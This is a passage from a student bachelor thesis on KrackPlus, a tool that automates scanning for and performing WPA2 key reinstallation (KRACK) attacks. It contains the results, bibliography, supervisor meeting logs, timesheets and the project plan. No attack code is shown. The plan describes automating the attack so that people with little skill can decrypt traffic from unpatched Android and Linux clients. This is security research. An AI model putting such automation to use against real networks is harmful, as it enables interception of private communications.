Thursday afternoon and worked individually outside of these hours; Mondays and Fridays were not part of the regular group work, because members had other subjects on those days. Individual work was encouraged on these days. The group usually spent a minimum of 15 hours working together per week. This meant that each group member was expected to spend considerable time on individual work.

Looking back, it is clear that the group worked less hours when apart; the drop in hours in week 5 took place when Walløe had a full week (close to 40 hours) of night shifts in Oslo. It would likely have been beneficial to spend more time together as a group, but this was often not possible.

Work ground to a halt during the Easter holidays, which stretched a few days longer than anticipated as Walløe was abroad and some group members had other work. After Easter, the group began to work more hours, though in this period Mæhlum had exam preparations in addition to work and Trinborgholen had more work than previously in the project.




Figure 10: TimeSheet

6.4 Future work

Functionality could be added to allow for scheduled scans of BYOD networks, which could be useful in environments that demand a high level of security. As vAttack currently only supports attacks against Android and Linux, another option would be to add support for other operating systems. It would also be worthwhile to make improvements to and , to increase their reliability; in particular, vAttack's accidental DOS feature should be removed. If functionality is added to vScan or vAttack, KrackPlus can serve as a useful framework that can be extended using only a few lines of code.

In addition, separate projects could explore whether the patches applied to each affected operating system actually protect against all variants of key reinstallation

attacks. Although perhaps more suited for doctoral work, it could (as Vanhoef notes in his conclusion) be worthwhile to investigate whether something akin to key reinstallation attacks can work against other protocols.

6.5 Results

Through this project the group has explained how key reinstallation attacks work and has successfully developed a command-line interface tool – KrackPlus – which contains all of the planned functionality. For users, this means that vScan and vAttack can be run with a single command, whereas before it was necessary to manually handle dependencies and run multiple commands. KrackPlus Scan also parses the output from vScan, so that users only see the information they need – whether the connected devices are vulnerable – and creates a reports that contains these scan results. KrackPlus Attack also parses the output from vAttack, which makes it easier to see whether it is successful; KrackPlus Attack was used to successfully perform a key reinstallation attack – which means that the group achieved all that it set out to do. Unfortunately, vAttack proved to be somewhat unreliable (at least under the test conditions available to the group), but this was not the fault of KrackPlus.

Bibliography

[1] Haden, R. 2018. 802.1x. http://www.rhyshaden.com/8021x.htm. Visited 12. april 2018.

[2] Mathy Vanhoef, F. P. oct 2017. Key reinstallation attacks: Forcing nonce reuse in wpa2. https://papers.mathyvanhoef.com/ccs2017.pdf. Visited 28. april 2018.

[3] Burke, S. jan 2018. Wi-fi alliance® introduces security enhancements. https://www.wi-fi.org/news-events/newsroom/wi-fi-alliance-introduces-security-enhancements. Visited 15. april 2018.

[4] mnemonic.no. 2018. About mnemonic. https://www.mnemonic.no/about/about-mnemonic/. Visited 30. april 2018.

[5] jetbrains.com. 2018. Pycharm. https://www.jetbrains.com/pycharm/. Visited 24. march 2018.

[6] Park, J. aug 2012. Bitbucket gets academic – free academic accounts, free t-shirt. https://blog.bitbucket.org/2012/08/20/bitbucket-academic/. Visited 30. april 2018.

[7] Wikipedia-contributors. apr 2018. Wi-fi protected access. https://en.wikipedia.org/w/index.php?title=Wi-Fi_Protected_Access&oldid=837235411. Visited 9. may.

[8] Wikipedia-contributors. may 2018. Ccmp (cryptography). https://en.wikipedia.org/w/index.php?title=CCMP_(cryptography)&oldid=839686242. Visited 8. may 2018.

[9] etutorials.org. 2018. Pairwise and group keys. http://etutorials.org/Networking/802.11+security.+wi-fi+protected+access+and+802.11i/Part+II+The+Design+of+Wi-Fi+Security/Chapter+10.+WPA+and+RSN+Key+Hierarchy/Pairwise+and+Group+Keys/. Visited 9. may 2018.

[10] Malinen, J. jan 2018. Linux wpa/wpa2/ieee 802.1x supplicant. https://w1.fi/wpa_supplicant/. Visited 8. may 2018.

[11] eTutorials.org. 2018. Details of key derivation for wpa. http://etutorials.org/Networking/802.11+security.+wi-fi+protected+access+and+802.11i/Part+II+The+Design+of+Wi-Fi+Security/Chapter+10.+WPA+and+RSN+Key+Hierarchy/Details+of+Key+Derivation+for+WPA/. Visited 15. may 2018.

[12] Akin, D. may 2005. 802.11i authentication and key management (akm). https://www.cwnp.com/uploads/802-11i_key_management.pdf. Visited 8. may 2018.

[13] Techwln, H. feb 2018. Krack (key reinstallation attack). https://www.hanwha-security.com/data/tutorial/attrbt/1518156212666.pdf. (Page 3) Visited 15. may 2018.

[14] Malinen, J. & contributors. may 2018. hostapd. https://github.com/arend/hostap. Visited 12. april 2018. Comitted 9. may 2013.

[15] Hoffman, C. jul 2014. What is a man-in-the-middle attack? security jargon explained. https://www.makeuseof.com/tag/man-middle-attack-security-jargon-explained/. Visited 12. april 2018.

[16] Vanhoef, M. 2017. Key reinstallation attacks: Forcing nonce reuse in WPA2. https://www.krackattacks.com/. Visited 1. may 2018.

[17] Vanhoef, M. 2018. krack-test-client.py. https://github.com/vanhoefm/krackattacks-scripts/blob/research/krackattack/krack-test-client.py. Visited 15. may 2018.

[18] Vanhoef, M. 2018. krack-all-zero-tk.py. https://github.com/vanhoefm/krackattacks-poc-zerokey/blob/research/krackattack/krack-all-zero-tk.py. Visited 15. may 2018.

[19] Labs, S. R. 2018. The android ecosystem contains a hidden patch gap. https://srlabs.de/bites/android_patch_gap/. Visited 15. may 2018.

[20] Paganini, P. oct 2015. 88% of android devices vulnerable due to slow patch management. https://securityaffairs.co/wordpress/41128/hacking/android-vulnerable-patch-management.html. Visited 28. april 2018.

[21] Vanhoef, M. 2018. krackattacks-scripts/issues. https://github.com/vanhoefm/krackattacks-scripts/issues. Visited 17. april 2018.

[22] Vanhoef, M. 2018. krackattacks-poc-zerokey/issues. https://github.com/vanhoefm/krackattacks-poc-zerokey/issues. Visited 17. april 2018.

A Meeting Logs

A.1 Record of meetings with the supervisor

17.01.2018 - Bachelor Information Meeting

Met with supervisor to discuss future meetings, how to get started and ask for potential relevant equipment available at school.

We agreed to meet every Tuesday at 9.30am. Readings for supervisor should be sent before weekend.

We should consult with the school's IT department for equipment available. We were specifically interested in an AP vulnerable to KRACK.

In the project plan, we were advised to be clear on what to do and how to do it. Relevant insight and knowledge is of paramount importance.

23.01.2018

Discussed the initial project plan. We discussed the document's length and structure. Tips about some key elements like "research field" and "result goals" were given.

We also agreed upon delivering a status report the 15th day in every month to tell supervisor about the progression.

30.01.2018

A short review of project plan. We were told to use words when we explain our time schedule and improve the gantt-diagram a bit.

06.02.2018

A short meeting where we needed help getting along with the doings specified in the project plan.

13.02.2018

We were advised to improve some parts in the project plan to better help ourselves now when the time for development is here.

20.02.2018

A short review of the improved project plan and the status report for February.

20.03.2018

Time for starting on the project report was near, and the agenda for this meeting was to discuss the document's main contents.

03.04.2018

Due to writer's block, this meeting sought to resolve this by discussing techniques available to loosen up. One of the key tips provided was the way of splitting down big tasks into many smaller ones and write a mind map.

17.04.2018

Discussion about the report on a more detailed level was the topic this day. We should use parts of the project plan in the introduction if it made sense and we should describe the goals in a bit deeper context. Some questions about formalities with the course were also discussed.

02.05.2018

Review of the project report. The parts that were taken into consideration were the introduction, the background, foreword and parts of the implementation and conclusion. Some structure adjustments were advised. We were also advised to pay particular attention to grammar and flow. One option was to ask for guidance among the many English-speaking employees on campus, as the group has varying levels of confidence in their English.

08.05.2018

Review of the project report. Now, when the writing is almost done, a full review of the contents was desired. Several improvements were suggested along with additions to the dictionary and the Appendix.

14.05.2018

Extraordinary meeting just before the deadline. As the week before, review of the project report is the topic. The general impression from this meeting is that only minor improvements are now required. There are some glossary entries that need to be fixed; the abstract must also be translated to Norwegian and there was an issue with the bibliography that caused it to look wrong. We were advised to note at the beginning of the description of key reinstallation attacks that the section was based on Vanhoef's paper on the topic, rather than cite the report in every line, which was excessive.

B Timesheets

B.1 Walløe

Date	Hours	Description
16. January	4	Group rules. Discussed the way forwards
17. January	7	Met with advisor. Worked on project plan. Read about the vulnerability
18. January	5	
19. January	0.5	
20. January	0.5	
21. January	1	
22. January	0	
23. January	7.5	
24. January	6.5	
25. January	6	Worked on project plan. Some admin and emails to Vanhoef and Eian
26. January	0	
27. January	0	
28. January	0.5	Some reading
29. January	0.5	Some reading
30. January	0.5	Administrative work
31. January	3	Fixes in the document. Read more about KRACK
1. February	4	
2. February	0	
3. February	0	
4. February	0	
5. February	0	
6. February	7.5	Meeting. Planned sprint. Began to set up VM and vagrant
7. February	7	Vagrant fixed. Some admin / planning
8. February	4	Download and finalization of Vagrant as a group
9. February	1.5	Read more about the attack and took notes.
10. February	0	
11. February	0.5	Some reading about the attack and Python
12. February	0	Busy with job interviews
13. February	7	Meeting with advisor: changes to the project plan discussions about project goals. Prepared Kali Linux. Learned about Scapy and Python by making an nmap clone
14. February	8	Worked on project plan
15. February	7.5	Finished project plan and wrote status report. Ran script and discovered that I have a vulnerable phone (group key). Began to code; made basic GUI
16. February	1.5	Made bash script to handle dependencies for the Vanhoef scan script we ran yesterday. Integrated it in tool we're making so that the user only have to click a button to see whether they are vulnerable.

Date	Hours	Description
17. February	0	I have a 30-hour work week next week and four job interviews, so don't expect to get much project work done.
18. February	1.5	Experimented with Scapy and GUI
19. February	0.5	Some scapy
20. February	3	Worked on the scan script
21. February	4	Worked on script
22. February	2	Some writing, some scripting
23. February	5	
24. February	0	Weekend. Busy with other things
25. February	0	Weekend / busy with other things
26. February	0	Busy with recruitment process
27. February Date	7 Hours	Worked on script Description
28. February	5	It proved necessary to install Kali, so some time was spend doing that; some planning and scripting
1. March	5.5	Worked on the report, various scripts and generating reports with scan results
2. March	0	
3. March	1	scripting
4. March	0	
5. March	0.5	admin
6. March	7.5	admin
7. March	7	Discussions about which way to go. Also made some fixes to the scan script. Users can now choose a SSID and password for the test network.
8. March	8.5	Added parse function to core script. Pluss prepare script now runs for the attack too. Made some changes to the prepare attack script.
9. March	0	
10. March	0	
11. March	0	
12. March	0	
13. March	7	Began to implement functionality so that interfaces in a Vanhoef file will be dynamically updated based on what the user has available. Added subprocess that restores internet connection after a scan or attack is over. Added text that shows the user SSID and password they need to connect to in order to scan their devices
14. March	8	"Fixed problem that caused an error message to display on the screen in some cases. Added interrupt handling for attack. Quite some time spent troubleshooting a hostapd problem that we only detected after Lars T decided to delete his files and pull from the repo. Only redirect standard output when compiling hostapd, so that users can see erorrs
15. March	10	Various fixes. After we spent much of the day troubleshooting a parser that one member has spent several days on I decided to redo the parser in Python, which we had discussed doing earlier. Finished a prototype
16. March	0	
17. March	2	Some writing
18. March	0	
19. March	0	
20. March	7.5	Worked to implement the new python parser script. Worked a bit on the attack script. We want to get it working before the end of the week.

Date	Hours	Description
21. March	7	
22. March	5	Managed to run the attack script, but we still can't see traffic properly. Unsure why. We'll have to take a further look at this
23. March	0	Easter
24. March	0	Easter
25. March	0.5	Wrote a bit in the report
26. March	0	Easter
27. March	0	Easter
28. March	1	Some writing
29. March	0	Easter
30. March	0	Easter
31. March	0	Easter
1. April	0	Easter
2. April	2	Some writing
3. April	0	
4. April	0	
5. April	0	
6. April	1	Some research
7. April	0	
8. April	1	Some writing
9. April	0	
10. April	7	Wrote about channel-based MitM and some other things in the report
11. April	8.5	Fixed some problems with the script, but someone pushed code that broke it again...
12. April	8	Troubleshooting recurring problems with attack script.
13. April	4	Short meeting to work on report, plus some individual work
14. April	1	Bit of work on the report
15. April	2.5	Wrote the status report + worked on the report.
16. April	2	Wrote about krackPlus Scan in the report
17. April	2	report + some admin
18. April	5	report
19. April	7	Wrote about one page about our attack in the report
20. April	8	Wrote about two pages: about the attack and krackPlus. Also made various fixes elsewhere in the document
21. April	5	Wrote about krackPlus mainly and made various changes all over
22. April	3.5	Fixes all over the report, in the hopes we'll have something that's polished enough to show to our supervisor.
23. April	12	Fixes and wrote a page or two. Began to transfer to Sharelatex.
24. April	7	Set up live Linux VM that we'll attack; worked on the attack; fixed a problem we had with scan... Worked on the report
25. April	8	Fixes range of problems and Trello cards.
26. April	7	FIxed several of the remaining problems. Now only a few Trello cards left. Improved text of scan report. Etc.
27. April	5	Worked on the report. Made multiple changes
28. April	10	Worked on the report.
29. April	13	Worked on the report; wrote several pages. Made fixes in prepare scan and more
30. April	11	Worked on the report

Date	Hours	Description
1. May	11.5	Worked on report. Particular emphasis on getting pages ready for supervisor tomorrow
2. May	10.5	Worked on report
3. May	9.5	Worked on document
4. May	11.5	Worked on document. A few code fixes
5. May	12.5	Worked on report. Fixed various code problems
6. May	11	Worked on report
7. May	11.5	Worked on report. Transferred 10+ pages to LaTeX; fixes various things in both Drive and Latex
8. May	13	Worked on report. Fixed errors. Wrote a bit more. Bit of coding to give users help with how they should run attack
9. May	13	Worked on report. Wrote description of key reinstallation attack, time management, various changes and fixes all over; some LaTeX
10. May	14.5	Bug squashing. Wrote report. Finished a few of the harder sections, which means the report is not too far away from finished.
11. May	15	Worked on report.Getting close. Most sections now done or awaiting review, but added one new section and plan to add another (stream ciphers in ch2).
12. May	15,5	Fixed every serious error in KrackPlus, introduced new functionality, successfully performed a key reinstallation attack, finished a bnuch of things in the report and fixed errors in Latex
13. May	16,5	Finished first complete draft of the report. Hopefully only minor fixes remain now
14. May	12	Made fixes to the report based on feedback from the NTNU advisor and helped debug an issue with the script. It is now done and the final version has been pushed to the repo
15. May	15	Worked to finish the report
16. May	5	Finished the report

B.2 Trinborgholen

Date	Hours	Description
16. January	4	Grupperegler, løst om veien videre
17. January	7	Møte med veileder, noe arbeid med prosjektplan. Leste mer om sårbarheten på egenhånd
18. January	5	
19. January	0	
20. January	1	Så på videoer og leste i paper
21. January	0	
22. January	0	
23. January	7.5	Møte med veileder, arbeidet med prosjekt plan
24. January	6	Arbeidet med prosjektplan og gantt
25. January	6	Arbeidet med prosjektplan og gantt
26. January	0	
27. January	0	
28. January	0	
29. January	0	
30. January	4	Prosjektplan, latex
31. January	4	Prosjektplan, latex
1. February	4	Prosjektplan, latex
2. February	0	
3. February	0	
4. February	0	
5. February	0	
6. February	6	Satte meg skikkelig inn i retransmission of msg3
7. February	6	
8. February	5	
9. February	0	
10. February	0	
11. February	0	
12. February	0	
13. February	6	Møte med veileder samt fikset prosjektplan og gantt
14. February	6	Installerte kali, pycharm, osv. Fikset prosjektplan og gantt
15. February	6	Begynte å skrive på Thesis, samt begynte tankegang rundt cli program.
16. February	3	Fikla med python og testet ut ting rundt cli program.
17. February	0	
18. February	0	
19. February	0	
20. February	6	Møte med veileder samt skrev Thesis:krack in general
21. February	6	Thesis: krack in general samt fortsettelse av krackPlusCLI
22. February	5	Arbeidet med scan script og krackPlusCLI
23. February	0	
24. February	0	
25. February	0	
26. February	0	
27. February	6	Arbeidet med script, og å adde nmap funksjonalitet til krackPlus, samt planlegging av PDF rapport av scan
28. February	6	Arbeidet med script, og å adde nmap funksjonalitet til krackPlus, samt planlegging av PDF rapport av scan

Date	Hours	Description
1. March	5.5	Generelt arbeid med script
2. March	0	
3. March	0	
4. March	0	
5. March	0	
6. March	9.5	Veiledningsmøte, arbeidet med script. Ordnet så vi enkelt kan skrive forskjellig type output i forskjellig farger, med logging. Samt fikset error handling når man ikke gir options.
7. March	7	
8. March	7	
9. March	0	
10. March	0	
11. March	0	
12. March	0	
13. March	7	
14. March	8	
15. March	8	
16. March	0	
17. March	0	
18. March	0	
19. March	0	
20. March	7	More python scripting; working with attack script
21. March	7	
22. March	6	Managed to run attack script, however we don't see any interesting traffic.
23. March	0	EASTER
24. March	0	EASTER
25. March	0	EASTER
26. March	0	EASTER
27. March	0	EASTER
28. March	0	EASTER
29. March	0	EASTER
30. March	0	EASTER
31. March	0	EASTER
1. April	0	EASTER
2. April	0	EASTER
3. April	1	Some writing
4. April	0	
5. April	0	
6. April	0	
7. April	0	
8. April	0	
9. April	0	
10. April	6	Thesis writing
11. April	7	Worked mostly with scripts, but some thesis as well.
12. April	4	Short meeting; worked on report and we were to do individual work, but can't remember if i did.
13. April	0	Working

Date	Hours	Description
14. April	1	Working, but read thesis and made comments and did some small changes.
15. April	1	Working, but read thesis and made comments and did some small changes.
16. April	0	cant remember
17. April	3	Inidividual work; Fredrik were at work i think. Got help from Børge to fix something one of these days.
18. April	3.5	Inidividual work; Fredrik were at work i think. Worked mostly with script, but i also did some comments on thesis.
19. April	3	Inidividual work; Fredrik were at work i think. Worked mostly with script, but i also did some comments on thesis.
20. April	0	Working
21. April	1.5	Wrote/Read report also tried to fix the timing issue in script.
22. April	1.5	Wrote/Read report also tried to fix the timing issue in script.
23. April	2	Timing issue samt andre issuer
24. April	7	Report
25. April	8	Report
26. April	7	Report
27. April	2	Working, but read thesis and made comments and did some small changes. Also believe i found fix to timing issue, finally.
28. April	2	Read thesis, made comments, resolved comments, made changes.
29. April	0	Full treningsdag ute, ble ikke noe særlig jobbing denne dagen.
30. April	11	Full rapport dag, 10:00-21:00
1. May	12	Full rapport dag. 09:30-22:30 minus matpauser og lufting av sonic
2. May	9.5	Full rapport dag, skrev blant annet om hvordan vScan/4-way handshake og group-key handshake.
3. May	9.5	Full rapport dag
4. May	3	Working, men fikk jobbet noe.
5. May	3	Working, men fikk jobbet noe
6. May	3	Working, men fikk jobbbet noe
7. May	2	Sov og måtte kjøre hjem, men gjorde noe på kvelden/natta
8. May	10	Full rapport dag; laget tabeller og figurer
9. May	10.5	Worked on report. Mostly creating/modifying pictures, solving comments, rewrote summary, made mitm illustration
10. May	10	Whole day
11. May	11	Worked on report, found out plenty of things regarding vScan and vAttack; rewrote some.
12. May	2	Read some orange text, but my sister turned 30 and attended celebration.
13. May	9,5	Worked on report, read orange text, rewrote some, made some changes, added text to latex, created two tables in latex and remade one table to be better and get table index. From 02:00-03:30, worked on prettifying PDF.
14. May	12	Worked on finalizing KrackPlus; minor bug fixes and prettified. Also worked on report, boh docs and latex.
15. May	15	Worked on finalizing the thesis.
16. May	5	Worked on finalizing the thesis.

B.3 Mæhlum

Date	Hours	Description
15. January	2	Lest om en tidligere bacheloroppgave
16. January	5	Sett video og hatt gruppemøte
17. January	5	Gruppemøte og veiledningsmøte
18. January	4,5	Gruppemøte, prosjektplan, hva vi skal gjøre
19. January	0	
20. January	0	
21. January	0	
22. January	0	
23. January	7,5	Veiledning, gruppemøte, prosjektplanskriving
24. January	6,5	Gruppemøte, prosjektplanskriving, Gantt-skjema
25. January	5,5	Gruppemøte, prosjektplanskriving
26. January	0	
27. January	0	
28. January	0	
29. January	0	
30. January	0	
31. January	5	
1. February	4	
2. February	0	
3. February	0	
4. February	0	
5. February	0	
6. February	6	Veiledning, oppsett av IDE, Vagrant, konfigurere repositorory med KRACK-script
7. February	4,5	Gjennomgåing av script, oppsetting sv Vagrant VM, scapy
8. February	6	Studering av script, Python-repetering, analyse av angrepsmønstre
9. February	2	Analyse av angrepsmønstre, lesing av paper
10. February	0	
11. February	0	
12. February	0	
13. February	5,5	Veiledning, endringer i prosjektplan, diskusjon rundt mål, forberedt Kali Linux
14. February	5,5	Oppsett av Kali Linux, endringer av prosjektplan, status quo-rapport
15. February	6	Testing av script, oppsett av sentral Kali Linux SSH-server, status-rapport
16. February	0	
17. February	0	
18. February	0	
19. February	0	
20. February	5,5	CLI for attack-script, oppsett av prosjektrapport i LateX

Date	Hours	Description
21. February	5	CLI for scanning
22. February	5	Pakkesniffescript
23. February	0	
24. February	0	
25. February	0	
26. February	0	
27. February	5	Veiledning og CLI-verktøy
28. February	4,5	CLI-verktøy
1. March	0	
2. March	0	
3. March	0	
4. March	0	
5. March	0	
6. March	6,5	Veiledning og output-script
7. March	5	Output-script
8. March	5	Output-script og test-script
9. March	0	
10. March	0	
11. March	0	
12. March	0	
13. March	6	Integrering av scan-script
14. March	6	Integrering av scan-script
15. March	6	Statusrapport og integrering av scan-script
16. March	0	
17. March	0	
18. March	0	
19. March	0	
20. March	5,5	PDF generation script
21. March	5	PDF generation script
22. March	5	PDF generation script, troubleshooting av parser script samt testing av angrepsscript
23. March	4	
24. March	7	
25. March	6	
26. March	6	
27. March	0	
28. March	0	
29. March	0	
30. March	0	
31. March	0	
1. April	0	
2. April	0	
3. April	0	
4. April	0	

Date	Hours	Description
5. April	0	
6. April	0	
7. April	0	
8. April	0	
9. April	3	Rapportskriving
10. April	5,5	Rapportskriving
11. April	6	Rapportskriving og generering av PDF-rapport
12. April	3	rapportskriving
13. April	0	
14. April	0	
15. April	0	
16. April	0	
17. April	0	
18. April	0	
19. April	0	
20. April	0	
21. April	0	
22. April	0	
23. April	4	rapportskriving
24. April	7	PDF-report generation og rapportskriving
25. April	6	Rapportskriving
26. April	6	Rapportskriving
27. April	0	
28. April	0	
29. April	0	
30. April	0	
1. May	6	Rapportskriving
2. May	6	Rapportskriving
3. May	6	Rapportskriving
4. May	6	Rapportskriving
5. May	3	Rapportskriving
6. May	0	
7. May	0	
8. May	8	Rapportskriving
9. May	8	Rapportskriving
10. May	7	Rapportskriving
11. May	5	Rapportskriving
12. May	5	Rapportskriving
13. May	7	Rapportskriving
14. May	7	Rapportskriving
15. May	10	Rapportskriving
16. May	14	Rapportskriving

C Project plan for KrackPlus

Goals and Constraints

Background

Wireless networks permeate every aspect of our lives: it is through these networks that we stay in touch with the people we care about throughout the day, cooperate with colleagues and access the information we need to do our jobs. Seamless wireless communication confers numerous benefits to society: it allows for cooperation and speedy exchanges of information. A busy executive can receive an urgent email during a meeting; an academic at a conference abroad can rely on the world wide Eduroam network to allay their fear that their presentation contains a mistake; a family on vacation can keep track of their hotel bookings and flight tickets with an app; parents stuck on a long flight with their children can use the in-flight entertainment system to let a For these wireless networks to serve their present societal role, those who rely on them must have a certain expectation of security – that if passwords are kept safe, information that we think of as private – whether that's a secret between friends or proprietary information sent back and forth between employees in a company – should not be accessible to outsiders. This is a non-trivial task, but for 14 years, Wi-Fi Protected Access II (WPA2) has kept wireless communication reasonably secure. **Project goals**

Mathy Vanhoef has already made a proof-of-concept script that does much of what we wish to do in this project. He announced previously that he would release this script at an unspecified time, "once everyone has had a reasonable chance to update their devices"[1]. However, when we got in touch to request access to the script, he was willing to help us out. This means that we can attempt to build on his work, rather than merely replicate it. The following goals describe what the resulting product should do and what impact it should seek to achieve. We chose to define some core goals – these overlap with Vanhoef's work to some extent – and stretch goals, where we attempt to build on his work. We do not expect to accomplish all stretch goals, but want to have a plan in place in case the core goals take less time than expected.

Core goals:

1. Describe how the attack works. This will be a high-level but detailed description that should be understandable to people without thorough technical knowledge about wireless security.
2. Make a tool that uses Key Reinstallation Attacks (KRACK) to decrypt packages sent between a vulnerable device and AP on a wireless network. The purpose of this tool is to automate and simplify KRACK, so that less technical competence is required. The tool should:
    1. Detect vulnerable clients
    2. Let user choose to perform KRACK against a vulnerable Android 6.0 client

3. Save captured packets to file
4. Should come in the form of a Github repository.
5. Must be compatible with Kali Linux
6. Stretch goal: make it possible to perform the attack against a Linux client with an vulnerable version of `wpa_supplicant` installed.
7. Stretch goal: implement other features, like SSLstrip, that makes the tool more useful to prospective users.

Impact goals:

1. Make it trivial to look for vulnerable clients and attempt to pull off attacks against them, or demonstrate that automation of KRACK is impractical.
2. Increase awareness of the attack

Constraints

1. As per our agreement with mnemonic, the tool will have open source code.
2. The deadline for the project is May 16th, 2018.

Problem definition

Research field

In Autumn 2017 a major vulnerability in the security protocols WPA and WPA2 was disclosed by security researcher Mathy Vanhoef. These protocols are widely used in wireless communication around the world and the vulnerability can be relatively trivial to exploit against certain operating systems, both of which make this a serious security problem. Although WPA3 is around the corner, WPA2 is at this moment the world's standard wireless protection protocol. The seriousness of the vulnerability varies between devices and software implementations. Possible forms of exploits vary accordingly. The core problem is the same, and it is known that if the device is not patched, the device is indeed vulnerable. Other protocols on other environments also have similar vulnerabilities and the possible exploits follow the same patterns. Since WPA and WPA2 are widely used all over the world, one may ask oneself what impact this could have on the society. What if someone succeed in writing a practical implementation against more or less every type of unpatched device? What if such a product is automated and the interface so simplified that it may be used by people with minimal technical knowledge? Another question is shelf life: how long will it take for KRACK to become a legacy attack? We know that it is necessary to patch both the authenticator and supplicant before all versions of the attack can be avoided.

Scope

WPA and WPA2 protects the data frames by encrypting them. Since these frames can be picked up by whoever is nearby, a highly resistant algorithm to protect the data is required. The main vulnerability is found in this algorithm. When we say devices are vulnerable in different ways, it means that the problem strikes beyond the main vulnerability and leads to more software failures on the devices. For instance, the Android OS version 6.0 is one of the worst examples and is regarded as devastating. On Linux distributions, the behaviour of the problem is not regarded as devastating, but indeed affected and exploitable. Attacks are possibly best performed as

Man-In-The-Middle with tools to stop, retransmit and capture packets. It does not exist any generic attack pattern that work against every affected device, but there are different ways for every type - at least theoretically.

Topic question

This project aims to develop an automated open source tool that can detect clients and access points that are vulnerable to Key Reinstallation Attacks (KRACK) and perform a channel-based MITM-attack against WPA2's 4-way hanshake (see [2]) in order to capture and probably decrypt packages.

Project organisation

Progress Plan

We have chosen an agile approach, with a weekly scrum-like meeting with our NTNU supervisor Eigil Obrestad and short group meetings at the start of each workday, where we break project milestones into smaller tasks and divide these tasks. We manage and delegate tasks through the use of Trello cards. We have set up several deadlines throughout the project period, which we hope will help focus our work day-to-day and keep us on track.

After the hand-in of the project plan, we plan to focus on three initial tracks: in-depth research on KRACK, a description of both the vulnerability and what we plan to do, and work on a prototype of the tool, which should work against Android 6.0.

The in-depth research is necessary as we need to comprehensively understand the attack in order to build a tool that automates it; first, we'll set up a development environment, a vulnerable machine with Android 6.0, follow Vanhoef's set-up instructions and run three scripts: one that detects vulnerable clients, one that detects vulnerable APs and one proof-of-concept attack script that attempts to exploit the all-zero encryption key version of the vulnerability.

Next, we'll sort out any kinks in these scripts and begin to automate the setup process, so that it can happen in the background without user interaction.

After this is complete, we intend to make a GUI (most likely with Python) where the user can choose whether to scan for a vulnerable client/AP or pick a target. Depending on the user's decision, the appropriate script should run and the results saved to file. If all the steps up to this point succeed, we should have a rudimentary tool that automates the attack.

At the same time, we'll write a summary of the attack, which should contain the information necessary to make it clear to readers of the report what KRACK does, and what we intend to do to build upon Vanhoef's work. We'll also document our findings as we progress through these steps.

Provided that everything goes according to plan, we should have a prototype for Android 6.0 ready by March 9th. We'll continue to build on this prototype until May 5th; in this period we'll also attempt to extend the tool, so that it can be used to attack Linux clients with a vulnerable version of `wpa_supplicant` installed.

If there is time, it would be interesting to see whether we can also run other tools like SSLstrip with minimal user interaction, so that our tool becomes more useful.

Throughout the project we have planned several three-day quality checks where we will read our dissertation in order to update any out-of-date information, rewrite unclear sections, make sure no references are missing and ensure that the quality of our output is high. Code finalisation will be used to improve consistency and maintainability, but also to fix potential bugs or flaws.

See appendix for project plan (Gantt diagram).

Risk assessment

This will be a major project with a lot of work in a short time period. This, along with the fact that we do not know how much we will actually achieve, makes it important to have backup plans for different scenarios. In this Risk Assessment, we use a grading scheme with numbers to indicate relations between the likelihood of the scenario to occur and its impact level on the project. The grading scheme is as follows:

Risk levels					
Likelihood	Severity				
	Trivial	Minor	Medium	Major	Devastating
Highly unlikely	1	2	3	4	5
Unlikely	6	7	8	9	10
Possible	11	12	13	14	15
Probable	16	17	18	19	20
Certain	21	22	23	24	25

Risk Assessment			
Scenario	**Description**	**Risk level**	**Treatment**
Major time estimation failure	Estimation is difficult, but important. Sometimes, estimation errors may lead to major difficulties.	14	As we are inexperienced, discussions and reflection are key.
Long-term illness	Someone in the group becomes ill for an extended period of time. This leads to loss of time and human resources.	8	More work for the remaining group members. Inform supervisor about the situation.
Loss of data	Data corruption, accidental deletion and other causes of data loss. Impact depend on the amount and at which point in the process.	10	Use cloud storage for automatic instant backup. Push code to configuration registry at least every working day.
Irreconcilable group conflicts	Serious conflicts between group may prove a challenge to the overall work.	9	Have clear rules about what to do. Inform supervisor and request his assistance.
Equipment malfunctions	Without working equipment, some necessary tasks will not be possible.	9	Have a plan to quickly replace necessary equipment.
Lack of prior knowledge hinders progress	Lack of knowledge may lead to more working hours and even put a stopper in everything.	19	Be sure to understand theory in time. Gather knowledge resources and request assistance from competent persons.
Major life crisis	Group members major personal changes might conflict with project progress.	10	Depending on the specific case, work loads and responsibilities may be adjusted.
Equipment financial issues	Group members lack of funds raise issues to the project	4	Use sub-optimal equipment and/or borrow from others.

The numbers do not indicate any severity level - it is just a reference to a risk and its respective impact level.

The three key elements in the assessment table are "major time estimation failure", "lack of data" and "knowledge prevents effective progression". "Major life crisis" is a potentially crucuial element, but it is also somewhat vague and the consequences depend on a specific situation; this element was difficult to estimate and it appears unlikely that a major life crisis will strike any of us before our May deadline.

Major time estimation failure

The group members have little experience in estimating and working with this kind of projects. Because of this, there is a serious probability that the work load becomes much more than expected. We will have to be very careful and consider many aspects that could influence our progress and surely speak with someone with more experience before a decision is made.

Loss of data

Loss of data means loss of work. Sometimes the work can be reproduced, but sometimes that is not possible. We will have to avoid such a situation. The best way to prevent data loss is to have secure copies of files. How this should be done depends on the availability requirements. Data that is to be stored in an extended time period and not often used will be sent to a cloud storage - preferably Google Drive or Dropbox since this is something many people use. Data that is often needed and frequently changed should be stored locally and regularly moved to a more secure medium. The latter includes program code and we will use git repositories for this purpose.

